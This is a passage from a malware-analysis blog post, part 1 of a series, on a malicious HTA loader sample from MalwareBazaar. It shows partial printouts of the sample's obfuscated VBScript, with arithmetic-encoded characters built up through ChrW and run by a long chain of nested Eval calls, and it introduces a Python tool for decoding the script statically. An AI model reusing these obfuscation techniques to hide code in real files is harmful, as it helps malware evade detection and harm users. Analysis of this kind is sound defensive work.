
Another Malicious HTA File Analysis - Part 1

Published: 2023-03-27
Last Updated: 2023-03-27 06:25:51 UTC
by Didier Stevens (Version: 1)

0 comment(s)


In this series of diary entries, I will analyze an HTA file I found on MalwareBazaar.

This is how the file content looks like:




```
@SANS_ISC C:\Demo>zipdump.py -D 2023-03-24-21-40-33.hta.Loader.6781a85bf0dd90e3ba1390143b17c08244f410dc165fa61bf7d6dacb4
a4c8656.hta.zip | more
<head>
</head>
<body>
<table STYLe="wIdTh:100%">
<tr>
<th>HKR</tH>
<th>tGl</th>
<th>JPU</th>
<th>CpG</Th>
<th>KTP</Th>
<th>Sif</tH>
</TR>
</table>
</body>


<body>
<table STYLe="wIdTh:100%">
<tr>
<th>lmv</tH>
<th>lfA</th>
<th>WRs</th>
<th>ABM</Th>
<th>BNq</Th>
<th>avK</tH>
</TR>
</table>
```

Further down the file, we can find the script contained in this HTA file. It starts with a series of calculations and variable assignments, all separated by colons (:).




```
<table STYLe="wIdTh:100%">
<tr>
<th>Kof</tH>
<th>uPn</th>
<th>uVM</th>
<th>yBY</Th>
<th>NkG</Th>
<th>CxO</tH>
</TR>
</table>
</body>

 <script language="vBsCrIPt">

a70=626 - &H22C:a117=629 - &H200:a110=601 - &H1EB:a99=1048 - &H3B5:a116=237 - &H79:a105=890 - &H311:a111=459 - &H15C:a11
0=386 - &H114:a32=891 - &H35B:a121=1067 - &H3B2:a90=999 - &H38D:a86=910 - &H338:a40=892 - &H354:a66=1064 - &H3E6:a121=11
14 - &H3E1:a86=1002 - &H394:a97=365 - &H10C:a108=677 - &H239:a32=791 - &H2F7:a111=756 - &H285:a100=389 - &H121:a108=505
- &H18D:a41=422 - &H17D:a13=889 - &H36C:a10=857 - &H34F:a32=411 - &H17B:a32=440 - &H198:a32=862 - &H33E:a32=455 - &H1A7:
a32=414 - &H17E:a32=902 - &H366:a32=791 - &H2F7:a32=616 - &H248:a32=893 - &H35D:a32=461 - &H1AD:a32=562 - &H212:a32=662
- &H276:a32=554 - &H20A:a32=517 - &H1E5:a32=432 - &H190:a32=1021 - &H3DD:a32=430 - &H18E:a32=160 - &H80:a32=637 - &H25D:
a68=558 - &H1EA:a105=797 - &H2B4:a109=798 - &H2B1:a32=809 - &H309:a76=663 - &H24B:a118=728 - &H262:a119=1065 - &H3B2:a13
=767 - &H2F2:a10=151 - &H8D:a32=448 - &H1A0:a32=342 - &H136:a32=290 - &H102:a32=262 - &HE6:a32=645 - &H265:a32=233 - &HC
9:a32=773 - &H2E5:a32=508 - &H1DC:a32=549 - &H205:a32=883 - &H353:a32=608 - &H240:a32=208 - &HB0:a32=281 - &HF9:a32=371
- &H153:a32=1021 - &H3DD:a32=701 - &H29D:a32=594 - &H232:a32=418 - &H182:a32=776 - &H2E8:a68=252 - &HB8:a105=563 - &H1CA
:a109=763 - &H28E:a32=922 - &H37A:a74=443 - &H171:a75=849 - &H306:a110=595 - &H1E5:a13=267 - &HFE:a10=699 - &H2B1:a32=66
2 - &H276:a32=375 - &H157:a32=844 - &H32C:a32=467 - &H1B3:a32=247 - &HD7:a32=749 - &H2CD:a32=299 - &H10B:a32=683 - &H28B
:a32=302 - &H10E:a32=431 - &H18F:a32=149 - &H75:a32=452 - &H1A4:a32=775 - &H2E7:a32=955 - &H39B:a32=604 - &H23C:a32=578
- &H222:a32=583 - &H227:a32=561 - &H211:a32=373 - &H155:a32=484 - &H1C4:a74=772 - &H2BA:a75=282 - &HCF:a110=234 - &H7C:a
32=355 - &H143:a61=362 - &H12D:a32=702 - &H29E:a55=736 - &H2A9:a54=814 - &H2F8:a53=472 - &H1A3:a13=901 - &H378:a10=464 -
-- More  --
```

Then these numbers get converted to characters that are concatenated together:



```
=802 - &H2B0:a101=471 - &H172:a97=914 - &H331:a116=866 - &H2EE:a101=234 - &H85:a79=598 - &H207:a98=1030 - &H3A4:a106=466
 - &H168:a101=719 - &H26A:a99=901 - &H322:a116=1008 - &H37C:a40=177 - &H89:a111=1069 - &H3BE:a98=566 - &H1D4:a106=345 -
&HEF:a101=411 - &H136:a99=607 - &H1FC:a116=280 - &HA4:a84=1001 - &H395:a121=333 - &HD4:a112=599 - &H1E7:a101=832 - &H2DB
:a41=314 - &H111:a13=825 - &H32C:a10=457 - &H1BF:a32=999 - &H3C7:a32=753 - &H2D1:a32=322 - &H122:a32=1004 - &H3CC:a32=98
4 - &H3B8:a32=398 - &H16E:a32=203 - &HAB:a32=370 - &H152:a32=479 - &H1BF:a32=475 - &H1BB:a32=608 - &H240:a32=235 - &HCB:
a32=418 - &H182:a32=692 - &H294:a32=774 - &H2E6:a32=290 - &H102:a69=474 - &H195:a110=338 - &HE4:a100=325 - &HE1:a32=585
- &H229:a70=188 - &H76:a117=516 - &H18F:a110=275 - &HA5:a99=273 - &HAE:a116=1090 - &H3CE:a105=696 - &H24F:a111=1041 - &H
3A2:a110=1004 - &H37E:a13=742 - &H2D9:a10=849 - &H347:a32=988 - &H3BC:a32=229 - &HC5:a32=137 - &H69:a32=434 - &H192:a32=
197 - &HA5:a32=829 - &H31D:a32=774 - &H2E6:a32=418 - &H182:a32=696 - &H298:a32=568 - &H218:a32=853 - &H335:a32=829 - &H3
1D:a32=643 - &H263:a32=156 - &H7C:a32=693 - &H295:a32=239 - &HCF:a72=294 - &HDE:a113=615 - &H1F6:a89=363 - &H112:a40=992
 - &H3B8:a41=222 - &HB5:
res =  ChrW ( a70 ) & ChrW ( a117 ) & ChrW ( a110 ) & ChrW ( a99 ) & ChrW ( a116 ) & ChrW ( a105 ) & ChrW ( a111 ) & Chr
W ( a110 ) & ChrW ( a32 ) & ChrW ( a121 ) & ChrW ( a90 ) & ChrW ( a86 ) & ChrW ( a40 ) & ChrW ( a66 ) & ChrW ( a121 ) &
ChrW ( a86 ) & ChrW ( a97 ) & ChrW ( a108 ) & ChrW ( a32 ) & ChrW ( a111 ) & ChrW ( a100 ) & ChrW ( a108 ) & ChrW ( a41
) & ChrW ( a13 ) & ChrW ( a10 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32
) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32
) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a68 ) & ChrW ( a105 ) & ChrW ( a10
9 ) & ChrW ( a32 ) & ChrW ( a76 ) & ChrW ( a118 ) & ChrW ( a119 ) & ChrW ( a13 ) & ChrW ( a10 ) & ChrW ( a32 ) & ChrW (
a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW (
a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW (
a32 ) & ChrW ( a32 ) & ChrW ( a68 ) & ChrW ( a105 ) & ChrW ( a109 ) & ChrW ( a32 ) & ChrW ( a74 ) & ChrW ( a75 ) & ChrW
( a110 ) & ChrW ( a13 ) & ChrW ( a10 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW
 ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW
 ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a74 ) & ChrW
 ( a75 ) & ChrW ( a110 ) & ChrW ( a32 ) & ChrW ( a61 ) & ChrW ( a32 ) & ChrW ( a55 ) & ChrW ( a54 ) & ChrW ( a53 ) & Chr
W ( a13 ) & ChrW ( a10 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & Chr
W ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & Chr
W ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a68 ) & ChrW ( a105 ) & Ch
rW ( a109 ) & ChrW ( a32 ) & ChrW ( a107 ) & ChrW ( a76 ) & ChrW ( a82 ) & ChrW ( a13 ) & ChrW ( a10 ) & ChrW ( a32 ) &
ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) &
```

And finally evaluated:




```
32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a69 ) & ChrW ( a110 ) & ChrW ( a100 ) & ChrW ( a32 ) & ChrW ( a70 ) & ChrW (
 a117 ) & ChrW ( a110 ) & ChrW ( a99 ) & ChrW ( a116 ) & ChrW ( a105 ) & ChrW ( a111 ) & ChrW ( a110 ) & ChrW ( a13 ) &
ChrW ( a10 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) &
ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) & ChrW ( a32 ) &
ChrW ( a32 ) & ChrW ( a72 ) & ChrW ( a113 ) & ChrW ( a89 ) & ChrW ( a40 ) & ChrW ( a41 ) & vbCrlf
Execute Eval("Eval(""Eval(""""Eval(""""""""Eval(""""""""""""""""Eval(""""""""""""""""""""""""""""""""Eval(""""""""""""""
""""""""""""""""""""""""""""""""""""""""""""""""""Eval(""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""
""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""Eval(""""""""""""""""""""""""""""""""""""""""""""""""""""
""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""
""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""Eval("""""""""""""""""""""""""""""""
""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""
""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""
""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""
""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""
"Eval(""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""
""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""
""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""
""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""
""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""
""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""
""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""
""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""
""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""Eval(""""""""""""""""""""""""""""""""""""""""""""
""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""
""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""
""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""
""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""
""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""
""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""
""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""
```

To decode this payload (static analysis), we could write a custom decoding program. But I prefer to develop more generic Python tools, that can be used to help with the decoding of obfuscated scripts like this one.

I just updated my python-per-line.py tool, to help with the decoding of this sample. This tool takes a text file as input, and then applies a Python expression you provide, to each line. This allows you to write short Python scripts, without needing to write extra code for reading and writing files (or stdin/stdout piping).


Let's start with the simplest example: we pipe the decompressed sample (contained in the ZIP file) into tool python-per-line.py and give it Python expression "line" to evaluate. This Python expression is evaluated for each input line. line is just the Python variable that contains a line of the input text file. So when this variable is evaluated, the output is the same as the input:



```
@SANS_ISC C:\Demo>zipdump.py -D 2023-03-24-21-40-33.hta.Loader.6781a85bf0dd90e3ba1390143b17c08244f410dc165fa61bf7d6dacb4
a4c8656.hta.zip | python-per-line.py "line" | more
<head>
</head>
<body>
<table STYLe="wIdTh:100%">
<tr>
<th>HKR</tH>
<th>tGl</th>
<th>JPU</th>
<th>CpG</Th>
<th>KTP</Th>
<th>Sif</tH>
</TR>
</table>
</body>


<body>
<table STYLe="wIdTh:100%">
<tr>
<th>lmv</tH>
<th>lfA</th>
<th>WRs</th>
<th>ABM</Th>
<th>BNq</Th>
<th>avK</tH>
</TR>
</table>
</body>
```

Now I will explain step by step, how to use options and build a Python expression to decode the payload.

